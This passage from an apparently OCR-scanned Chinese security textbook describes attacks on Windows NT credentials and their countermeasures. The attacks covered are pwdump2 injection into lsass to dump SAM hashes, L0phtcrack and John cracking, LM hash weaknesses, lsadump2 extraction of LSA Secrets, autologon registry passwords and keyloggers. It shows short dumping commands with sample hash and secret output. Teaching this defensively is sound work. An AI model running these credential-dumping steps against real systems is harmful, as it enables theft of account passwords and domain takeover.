成类似UNIX上/etc/passwd文件的格式。完成这个工作的最初工具是由Jeremy Allison编写的pwdump。这个工具的源代码和Windows二进制可执行文件在许多因特网归档服务器上可以找到。较新的LOphcrack版本有一个内置的类似pwdump的特性。然而pwdump和LOphcrack中的实用工具都躲不过Service Pack 2中出现的经SYSKEY增强的SAM文件加密特性（参见本节稍后关于“密码破解对策”的讨论）。

由Todd Sabin编写的名为pwdump 2的更出色版本的pwdump绕过了SYSKEY。pwdump2可从http://razor.bindview.com/tools/desc/pwdump2_readme.html 获取。从原理上说，pwdump2使用DLL注射技巧把自己的代码加载到另一个更高特权进程的地址空间中。一旦加载到这个更高特权的进程中，无赖代码就可以自由地执行一个访问经SYSKEY加密后密码的内部API调用，而不必去解密它们。

与pwdump不同，pwdump2必须在目标系统的进程空间启动；Administrator特权仍然需要，而且samdump.dll库是必须可用。

pwdump2的目标特权进程是lsass.exe，即本地安全权威子系统(Local Security Authority Subsystem)。pwdump2把它自己的代码“注射”到lsass的地址空间并使用lsass的环境。因此在pwdump2可以工作之前，必须首先手工获取lsass.exe的进程ID（简称PID）。

注意 *Todd发布了pwdump2的更新版本，可以自动执行LSASS PID的查点。大多数最新pwdump2用户都不需要执行此步骤。这里的讨论只是说明PID查点的概念，以期对没有最新pwdump2的用户有所帮助。*

下面的例子中，我们使用NTRK的pulist实用工具以及与它管道连接的“find”命令找出lsass的PID为50：

```
D:\> pulist | find "lsass"
lsass.exe  50   NI AUTHORITY\SYSTEM
```

现在就可以使用50这个PID来运行pwdump2了。pwdump2的输出缺省转储到屏幕上（如下面经缩略格式的例子所示），不过可以很容易地重定向到一个文件。注意pwdump2必须在目标系统上本地执行——不要把你自己的密码散列值错当目标系统上的值转储出来！关于如何远程执行命令的讨论参见本章稍后5.3.3节“远程控制与后门”。

```
D:\> pwdump2 50
A. Nonymous:1039:e52cac67419a9a224a3b108f3fa6cb6a:8846f7eaee8fb117...
ACMEPDC1$:1000:922bb2aaa0bc07334d9a160a08db3a33:d2ad2ce86a7d90fd62...
Administrator:500:48b48ef5635d97b6f513f7c84b50c317:8a6a398a2d8c84f...
Guest:501:a0e150c75a17008eaad3b435b51404ee:823893adfad2cda6e1a4147...
IUSR_ACMEPDC1:1001:codf272ad9c04b24af3f5fe8c0f05078:e6f37a469ca358...
IWAM_ACMEPDC1:1038:3abc22d0ba17f25c2eb8a6e701182677:d96bf5d98ec992...
```

本例子展示了用户名、相对ID（参见第3章）、LanMan散列值和部分NT散列值共四栏内容，各栏间以冒号分隔（完整的输出中还有其他栏目）。如果重定向到一个文本文件，该文件就可以直接作为大多数NT破解工具的输入文件。

注意 *最新的pwdump2还能从Windows 2000的活动目录中抽取密码散列，除传统的SAM数据库之外。*

窃听NT密码交互

L0phcrack最具威力的特性之一是具有直接从本地网络上嗅探SMB（服务器消息块）密码散列值的能力。我们已在先前讨论密码猜测时展示过这个特性。

既然L0phtcrack能够执行此前探讨过的大多数任务，我们接下去就直接讨论它。

破解NT密码

本小节中我们将讨论破解NT密码的三个工具。L0phtcrack是最广泛流传的工具，不过我们还将提及另外某些工具。


L0phtcrack

L0phtcrack已有一个图形化版本可从L0pht Heavy Industries公司（http://www.l0pht.com）花100美元购买，从安定自己的系统上考虑，这个价值对于大多数管理员来说是物超所值的。光是命令行的版本仍然可以免费获取。在写作本书时，L0phtcrack版本3已发行了beta测试版，对程序的重大改变是在近两年进行的。

我们已经讨论过，L0phtcrack可以从多个来源导入SAM数据，包括原始SAM文件，SAM._备份文件、使用Administrator特权和内置的类似pwdump的功能访问的远程主机以及从网络上直接嗅探来的密码散列值。L0phtcrack的远程密码散列值转储工具如下面的插图所示，它使用起来非常简单（只要输入目标系统的IP地址就行）。

再次提请注意，书写本处时L0phtcrack的最新版本中包含的密码转储工具不能绕过经SYSKEY增强的SAM加密特性（参见稍后探讨密码破解对策的一小节中关于实现SYSKEY的讨论）。如果目标系统已经SYSKEY增强过，攻击者就不得不使用先前提到过的pwdump2。

转储出密码散列值后，必须使用File|Open Wordlist File菜单指定有待逐一检查其中词汇的所期望字典文件（随发布版本提供的那个英语词汇字典文件还是不错的）。然后可以在Tools|Options下设置一些选项。蛮力攻击（Brute Force Attack）选项指定猜测从所设置的字符集中随机生成的字符串，它可能显著增长整个破解过程所花的时间。不过L0phtcrack首先尝试的是字典中的词汇，而且破解过程可以断点续启，因此实际上不怎么成问题。蛮力攻击和字典攻击之间的一个友好折衷是混合攻击（Hybrid Attack）特性，也就是给字典中的词汇添加字母和数字——懒惰的用户常用这种办法，他们想像不出更好的组合，于是选用了“password123”之类的密码。这些设置如下面的Tools Options窗口插图所示。



现在简单地选择Tools|Run Crack LOphtcrack就开始工作了。对于像本例子那样从一个大规模NT域获取的大多数SAM文件，空密码和字典词汇会马上揭示出来，如图5.6中的LanMan Password栏所示。该图的工作过程还展现了LanMan散列值的易猜程度——它们是首先搞定的，造成更强壮的NT散列算法不见效果。即使对于那些没有马上猜中的密码，例如图中用户“Malta”的密码，LanMan的算法特色也使得猜测其中最后2个字符非常容易。假设它仅由字母和数字字符构成，那么在450MHz Pentium II主机上24小时内就能搞定。




图5.6 工作中的LOphtcrack在破解NT密码。脆弱的LanMan密码更易猜中，从而消除了猜测加密程度较高的NT密码的需要

密码破解过程的快照（snapshot）作为扩展名为.lc的文件保存，因此使用File|Open Password File选项可以停止LOphtcrack，过一段时间后从断点处再启动执行，这就是断点续启功能。

从原始威力和易用性上说，图形化的LOphtcrack是市面上最好的NT密码文件辨识

攻击工具，然而简单的图形界面存在一个劣势，即不能编入脚本中。L0phtcrack已经过期的命令行版本1.5夹在可从L0pht的网站上获取的源代码发布版本中（称为lc_cli.exe），不过还有另外一些威力强大的命令行破解工具。

John杀手

John是由Solar Designer编写的只用字典的破解程序，可从http://www.false.com/security/john上获取。它是一个主要设计来破解UNIX密码文件的命令行工具，不过也能用来破解NT LanMan散列值。除交叉平台相容且能攻击若干种不同加密算法外，John还运行得非常之快且是免费的。然而它的众多选项使得初学起来要比L0phtcrack困难。另外，由于John只攻击LanMan散列值，因而得出的密码对大小写不敏感，可能代表不了实际的大小写混合密码。

带NT扩展的crack 5

由Alec Muffet编写的crack是最初的UNIX密码文件破解程序，只对UNIX文件工作。然而crack存在允许它对NT散列值工作的扩展（参见http://www.sun.rhbnc.ac.uk/~phac107/c50a-nt-0.20.tgz）。使用crack的最大优势是它在密码猜测上执行多种变化（包括对于用户名的200多个置换）。不过要是不具备安装和运行crack所需的UNIX知识的话，其可用性可能反而成为障碍。

密码破解对策

选择强壮的NT密码

防御密码破解的最好手段确定无疑是非技术性的，不过实现起来也许最为困难：选择良好的密码。挑个字典中的单词或者把密码记在键盘下面的粘纸条上将永远是管理员的祸根，不过下面对于NT密码散列算法的某些内在脆弱点的解释也许足以引起你的用户群体一定程度的警觉。

我们说过NT依赖于对同一用户密码的两套独立加密版本——LanMan版本（以下称LM散列值）和NT版本（NT散列值），这两个版本都保存在SAM中。我们将解释LM散列值是用一种有内在缺陷的算法生成的（这个责任不在Microsoft，LanMan算法是由IBM首先开发的）。

LM散列算法的最致命脆弱点是把密码分成7个字符的两半。这么一来，8个字符的密码实际解释成一个7字符的密码和一个1字符的密码。诸如L0phtcrack之类的工具

就利用了这个脆弱点，设计成同时破解一个密码的两半，就像它们是独立的密码一样。我们举个服从Passfilt破解规则的12个字符的密码"123456Qwerty"作为例子。这个密码使用LanMan算法加密时，首先转换成全是大写字母的"123456QWERTY"，然后添上空格符补齐成长度为14个字符的"123456QWERTY_"。在加密该密码之前，这个长度为14的字符串被劈成两半：一半是"123456Q"，另一半是"WERTY_"。这两个字符串接着被分别加密，两个结果接起来就是最终的散列值。"123456Q"的经加密值为6BF11E04AFAB197F，"WERTY_"的加密值为1E9FFDCC75575B15。接在一起的散列值就是6BF11E04AFAB197F1E9FFDCC75575B15。

前半部分散列值是字母数字混合字符串的结果，使用LOphtcrack的蛮力攻击选项解密这一半密码需花费24小时左右（具体取决于所用计算机的处理器）。后半部分散列值是5个字母构成的字符串的结果，在Pentium类计算机上60秒内就能攻破。图5.7展示了正在针对一个密码文件工作的LOphtcrack，该文件中含有一个名为"waldo"的用户，他的密码就是"123456qwerty"。




图5.7 LOphtcrack的蛮力攻击在一台Pentium类计算机上不到60秒钟就部分攻破了用户waldo的密码。至此你能猜出这个密码是什么吗？

这两半密码任何一半被攻破时，LOphtcrack就会立即显示。在图5.7的例子中，我们已经认出了这个“难猜”的密码的后半部分。现在有可能对该密码的前半部分作些明智的猜测：出现“WERTY”模式暗示该用户选择的密码是由键盘上相继的键构成的。按照这种思路，我们会考虑由键盘上相继键构成的各种可能的密码选择，例如“QWERTYQWERTY”、“POIUYTQWERTY”、“ASDFGHQWERTY”、“YTREWQQWERTY”，最后当然是找到“123456QWERTY”。这些词汇可以加到一个定制的字典中供LOphtcrack使用，新的破解会话就可以使用这个字典再次启动（也就是断点续启）。这样的话不到5秒钟，用户waldo的LanMan和NT密码都呈现在LOphtcrack控制台上，如图5.8所示。




图5.8 一旦把我们的明智猜测加载到破解所用字典中，LOphtcrack猜测用户waldo密码的工作就显著缩短

以上例子展示了一个看着难以猜中的密码可以如何利用其易于攻破的LM散列值的后半部分提供的线索在相对很短的时间内猜中。这么一来，12或13个字符的密码通常比只有7个字符的密码更不安全，因为它的后半部分可能包含有助于攻击者猜测其前半部分的线索（我们的例子就是这样）。8个字符的密码给不出多少线索信息，不过还是潜在地不如7个字符的密码安全。

为确保密码构成不会成为这类攻击的猎物，应选择长度正好是7或14个字符的密码（14个字符的密码最小长度要求可能导致用户把它们写下来，因此7个字符的长度

要求可能更为合适)。

为了真正为难乐意使用LOpht的垮客们，可以在密码的前后两半各放一个不可显示的ASCII字符。不可显示的ASCII字符在使用标准工具显示时不会呈现出来，例如按下NUM LOCK键后输入的ALT-255或ALT-129。它们没法输入到字典中，从而消除了攻击者以LOphtcrack风格的蛮力攻击使用它们的可能。当然，日常的登录使用这些密码可能有些麻烦，因为要多敲几个键，因而对于非特权用户来说可能不值得。然而管理性账号是另外一回事，对他们来说使用不可显示ASCII字符应成为一项标准做法。


别忘了使用Passfilt实施最小密码复杂度要求，我们已在本章早先探讨防御密码猜测的对策时讨论过。

保护SAM

当然限制对SAM文件的访问也至关重要。物理上上锁服务器是防止别人带软盘来把它自举到DOS以攫取SAM，或者从repair文件夹中拷走备份的SAM._文件的惟一手段。记录对服务器的Administrator特权访问也不必待言。

实现SYSKEY

SYSKEY提供的SAM加密增强措施是在发行Service Pack 2之后引入的。SYSKEY建立一个128位的密码加密密钥，而缺省提供的是40位加密机制。通过选择Start|Run菜单并输入“syskey”命令就可以对它进行配置。SYSKEY只有少数几个基本参数，如下面两个插图所示。



使用SYSKEY时，密码加密密钥本身是用系统密钥（the System Key）加密的，系统密钥可以存放在本地或某个软盘上。如上图所示选择在软盘上存放启动密钥的做法可能是种过度的妄想症。这在维护大环境时会增添大量麻烦，而且正如我们所见，绕过SYSKEY的工具仍然存在。话说回来，任何微小的防御措施都是有用的；这么一来至少想要成为垮客的人无法利用L0phtcrack从网络上简单地转储人家的密码散列值了。

警告 *RAZOR小组发现了SYSKEY加密实现中的一个缺陷（http://razor.bindview.com/publish/advisories/adv_WinNT_syskey.html）。如果你实现SYSKEY，一定要从http://www.microsoft.com/technet/security/bulletin/ms99-056.asp 上获得补丁。*

警告 *如果攻击者在对NT / 2000系统能进行未受监视的物理访问，他们就可以将系统重启至另一个OS，通过删除SAM来将管理员账号的密码取消，或是往SAM中加入一个账号和密码。此技术完全地避开了标准的SYSKEY。只有密码方式或软盘保护方式的SYSKEY可以阻缓这种攻击。可参见第6章中关于chntpw的内容。*

审计对SAM的访问

大多数情况下，是否有人使用pwdump工具转储了你的NT主机上的密码散列值很难检测。一种可能的方法是使用NT的审计特性来监视对SAM注册表键的访问。然而既然有那么多其他进程（例如用户管理器（User Manager））在访问这些键，因此这实际上是一种不现实的入侵检测机制。我们讨论这个问题是因为配置SAM审计的某些技术手段光凭其本身足以让人感兴趣，但是整体解决方案却行不通。下面的材料摘自NTBugtraq的"SAM Attacks v1.1"FAQ（http://ntbugtraq.ntadvice.com）。

首先，在用户管理器（User Manager）中使用Policies|Audit确保选中Success Of File和Object Access两个审计对象。接下去我们必须启用对注册表中特定键的审计。不幸的是 我们需要审计的键对于普通用户甚至Administrator都是不可访问的。为绕过这个预防措施，我们需要在本地System账号的环境中打开注册表。

从服务控制面板（Service Control Panel）中选择调度器（Scheduler，Workstation版本NT上为任务调度器（Task Scheduler））。单击启动（Startup）按钮，把调度器设置成作为System账号登录，并允许从桌面提供因特网服务（Allow Service To Internet With Desktop）。然后从某个命令提示符下输入以下命令：

```
soon regedt32 /I
```

soon是个NTRK工具，它与调度器执行的AT命令交互以“马上”启动一个命令的执行。/I选项使得待执行的命令（本例子中为注册表编辑器）与桌面交互执行。

执行该命令后不久，注册表编辑器（Registry Editor）就会打开。与直接打开不同的是，这次SAM和Security键都能访问了。在游历这些注册表键时必须非常小心，稍微的改动可能就破坏整个主机的运作。走到HKLM/Security/SAM/Domains/Account/Users键后单击它以选中该键。从菜单栏中选择Security|Auditing。选中Audit Permissions On Existing Subkeys设定（setting），再单击Add按钮并选择SYSTEM账号。最后，在Events To Audit清单中选择Success for Query Value并单击OK。退出注册表编辑器，并确保关掉调度器服务。这个过程已启用了对于pwdump执行时访问的注册表键的审计。

事件查阅器安全日志（Event Viewer Security Log）将很快充满560和562号事件ID，它们是访问SAM键的审计踪迹。困难的事是如何把对这些键的合法系统访问与pwdump之类的活动分开，两者之间并无差异。另外，这种高强度审计类型抽用了相当一部分系统资源，更为有效的解决同一问题的方法就是监视pwdump在API级上执行的调用。然而在有人编写出必要的代码之前，审计对SAM的访问仍然只是个没有实现的想法而已

5.3.1 发掘信任漏洞

获取某个NT系统的Administrator账号并不一定足以危害整个域。事实上一个大型网络中的大多数NT服务器可能是独立的应用服务器，而不是保存着一份域SAM拷贝的域控制器。然而攻击者可以使用一些方法从一台独立的服务器中获取足以让他们访问整个域的信息。

互为镜像的本地和域Administrator凭证

流行度：	*10*
容易度：	*10*
影响力：	*10*
风险率：	*10*

邪恶的黑客最易发掘的漏洞实际上是一个糟糕的账号管理做法：把域用户的凭证存放在独立的NT服务器或工作站上。在完善的环境中，作为本地Administrator登录到

某个独立NT系统上的管理员所用的密码不会是Domain Admins用户组某个成员的账号。本地账号所用的用户名和密码也创建得跟域账号不同。诚然现实世界并不如此完善，这种镜像问题时有发生。根据我们多年的渗透测试经验，单是这个漏洞导致的侵害NT域的事件就构成了我们观察到的同类事件的多数。

举例来说，假设一个心怀不满的雇员找到自己所在域上一台本地Administrator账号的密码为空的测试用服务器。由于本地账号在域上没有特权，因此他无法进一步获取对所在域的管理性访问权。不幸的是，该测试系统的管理员还设置了一个与他的域账号完全相同的本地账号，目的只是为了在该系统上执行测试工作期间减轻访问域资源的负担。使用先前讨论过的工具和技巧转储出该测试系统的SAM后，这位作为入侵者的雇员就能破解那个域账号。现在他可以直接登录到域控制器上了，拥有的是测试系统管理员所持的特权——你猜是什么？猜对了，就是Domain Admins用户组特权。

这种情况发生的频繁程度多得不应该。下面是三个需要留意的事情：

- ▼ 本地Administrator账号使用Domain Admins成员的同样账号
- ■ 本地账号和域账号使用同样的用户名和密码，特别是Domain Admins的成员
- ▲ 在注释栏中的信息给出域账号凭证的线索，例如"Password is same as Administrator on SERVER1（密码与SERVER1上Administrator的相同）"

复制凭证对策

防御这种"复制凭证攻击"的最佳手段是建立复杂的Domain Admins成员的密码，并且经常变动（至少每30天一次）。此外，用户账号不应该用来执行管理性功能，应给管理性责任创建独立的账号，以便于审计。举例来说，不是直接让jsmith用户账号成为Domain Admins用户组的一个成员，而是单独创建一个具有该特权的称为jsmitha的账号（注意我们没有建议使用像"jsadmin"这样的账号名，因为攻击者很容易由此标识他的身份）。

另外一个好的做法是使用UNIX su实用工具的NT版本（在NTRK中），按照一种依菜单点菜的方式以另一个用户的特权运行命令。

注意 *Windows 2000的内置runas命令是以必要的特权启动应用程序的一个更简单的方法。举例来说，下面的runas命令将启动一个运行在DOMAIN2上Administrator账号*

的环境中的命令shell：

```
runas /user:domain2\administrator cmd.exe
```

LSA Secrets

流行度：	*10*
容易度：	*10*
影响力：	*10*
风险率：	*10*

此弱点是最危险的例子之一，它使外部系统登录密码处于不加密状态。NT的确对这些密码和其他一些敏感的数据作了保护，其方法就是本地安全权威(LSA:Local Security Authority)机制，位于注册表子键HKEY_LOCAL MACHINE\SECURITY\Policy\Secrets。LSA Secret包括：

- ▼ 明文方式的服务账号密码。对于在本地用户环境下登录执行任务(比如拷贝)的软件来说，是需要服务账号的，他们通常是存在于外部域的账号，一旦被受损系统暴露后，就提供了一个攻击者直接进入外部域的通道。
- ■ 缓存最后10个用户注册到机器上的密码散列。
- ■ FTP和Web用户的明文密码。
- ■ 远程访问服务(RAS)拨号账户名和密码。
- ▲ 进行域访问的计算机账号密码。

显然，在域用户特权上运行的服务账户密码、最后登录用户以及工作站域访问密码等等，都可以提供域结构中的攻击者以强有力的帮助。

举例来说，设想一台以某个域用户的环境运行Microsoft的SMS或SQL服务的独立服务器。如果这台服务器有一个为空的本地Administrator密码，那么LSA Secrets就可用来获取域级用户账号和密码。这种脆弱性还会导致多主域(multimaster domain)配置的损坏。如果某台资源域服务器有一个在主域(master domain)上某个用户账号的环境中执行的服务，那么这台服务器的受损有可能导致主域中的凭证被邪恶的无事生非者获取。

更可怕的是，设想一下已经很常见的膝上计算机租借业务。公司执行官检出(check

out」一台NT膝上计算机供出差路上使用。出差期间他们使用拨号上网（Dial - up Networking，RAS服务之一）或者连接到自己的公司网络，或者连接到自己的个人ISP（因特网业务供应商）账号。既然是些有安全意识的人，他们不会选中保存密码（Save Password）复选框。不幸的是，NT仍然把拨号所用用户名、电话号码和密码深深地存放到注册表中。

1997年Paul Ashton在NTBugtraq邮件清单中贴上了源代码(http://www.ntbugtraq.com/)，可以显示本地注册管理员的ISA Secret。基于此源代码的二进制文件并未广泛传播。在http://razor.bindview.com/tools/desc/lsadump2_readme.html 上有称为lsadump2的升级版。它采用与pwdump2相同的技术，绕过Microsoft补丁，导致原来的lsadump失败，lsadump2自动发现LSASS的PID，并将自己注入进去，攫取LSA Secret，如下所示(作了编辑和删节)：

```
D:\>Toolbox> lsadump2
$MACHINE.ACC
  6E  00  76  00  76  00  68  00  68  00  5A  00  30  00  41  00  n.v.v.h.h.Z.0.A.
  66  00  68  00  50  00  6C  00  41  00  73  00                  f.h.P.l.A.s
  _SC_MSSQLServer
  32  00  6D  00  71  00  30  00  71  00  71  00  31  00  61  00  .p.a.s.s.w.o.r.d
  _SC_SQLServerAgent
  32  00  6D  00  71  00  30  00  71  00  71  00  31  00  61  00  p.a.s.s.w.o.r.d.
```

在此系统的LSA Secret中，我们可以看到域的机器账号密码以及两个和SQL服务相关的密码。

出自Internet Security Systems（简称ISS）组织的称为Internet Scanner的网络安全扫描程序的5.6版包含LSA Secrets查点代码，作为其SmartScan技术的一部分内容。该扫描程序一旦获得了对一台NT主机的Administrator级别访问权，就会尝试查点该主机上可能存在的任何服务密码。从LSA维护的注册表键中获取的用户ID和密码对存放在一个名为KnownUsers的文件中。当它检测到同一网络上另一台NT主机也有同样的用户ID时（通过空会话查点获悉），就尝试以该用户ID和先前获取的对应密码向那台主机认证。不用怎么想像就会发现，大型NT网络在这种密码查点攻击下用不了多久就会全线投降。

LSA Secrets对策

Microsoft公布了一个补丁，它对服务密码、高速缓存的域登录用户名和密码散列值以及工作站域访问密码的存储空间进一步加密。该补丁利用SYSKEY式样的加密手段进一步加密保存的机密信息。该补丁的存放位置以及更深入的信息可从Microsoft知识库编号为Q184017的文章中获取。遗憾的是，Microsoft并没发现这些关键数据的暴露，声称管理员访问这些信息从“设计”上讲是可能的。

高速缓存RAS凭证的脆弱点（最初由Martin Dolphin、Joe Greene、Lisa O'Connor和Eric Schultze报告给NTBugtraq）已被一个由Microsoft提供的在Service Pack 5之后应用的热补丁修复。该热补丁可从ftp://ftp.microsoft.com/bussys/winnt/winnt-public fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix/ 上获取。关于它的详细信息参见Microsoft知识库编号为Q230681的文章。

自动登录注册表键

流行度：	*9*
容易度：	*9*
影响力：	*9*
风险率：	*9*

使用HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\AutoAdminLogon注册表键可以把NT配置成在自举时允许自动登录。尽管这个功能有助于让经授权的用户在不必知道合适的账号凭证的前提下登录到一台服务器中，它仍然像高速缓存RAS凭证的脆弱点那样在本地系统上遗留威力强大的凭证，以明文存放在注册表中键名为HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultDomainName、DefaultUserName和DefaultPassword的各键的值中。

还要注意自动的软件安装例程，它们在重新启动之后需要Autologon作为管理员。因此Autologon注册表键可能是设置好的。

自动登录对策

要禁止自动登录需删除存放在DefaultPassword键中的值。还需删除的是AutoAdminLogon键，或者把它的值改为0。

键击记录器

流行度:	9
容易度	9
影响力:	9
风险率:	9

如果已经取得本地Administrator账号的入侵者的所有捕捉域特权信息的其他尝试都失败了，他们就会求助于傻瓜都会干的捕捉这些凭证的方法：使用键击记录器(keystroke logger)。键击记录器是位于键盘硬件和操作系统之间的隐秘软件，能够把每次键击都记录下来，通常存放到一个隐蔽的本地文件中。或迟或早总会有人从这台目标主机登录到域上，键击记录器会抓住他们的所有键击，入侵者当时是否在该系统上则无所谓。

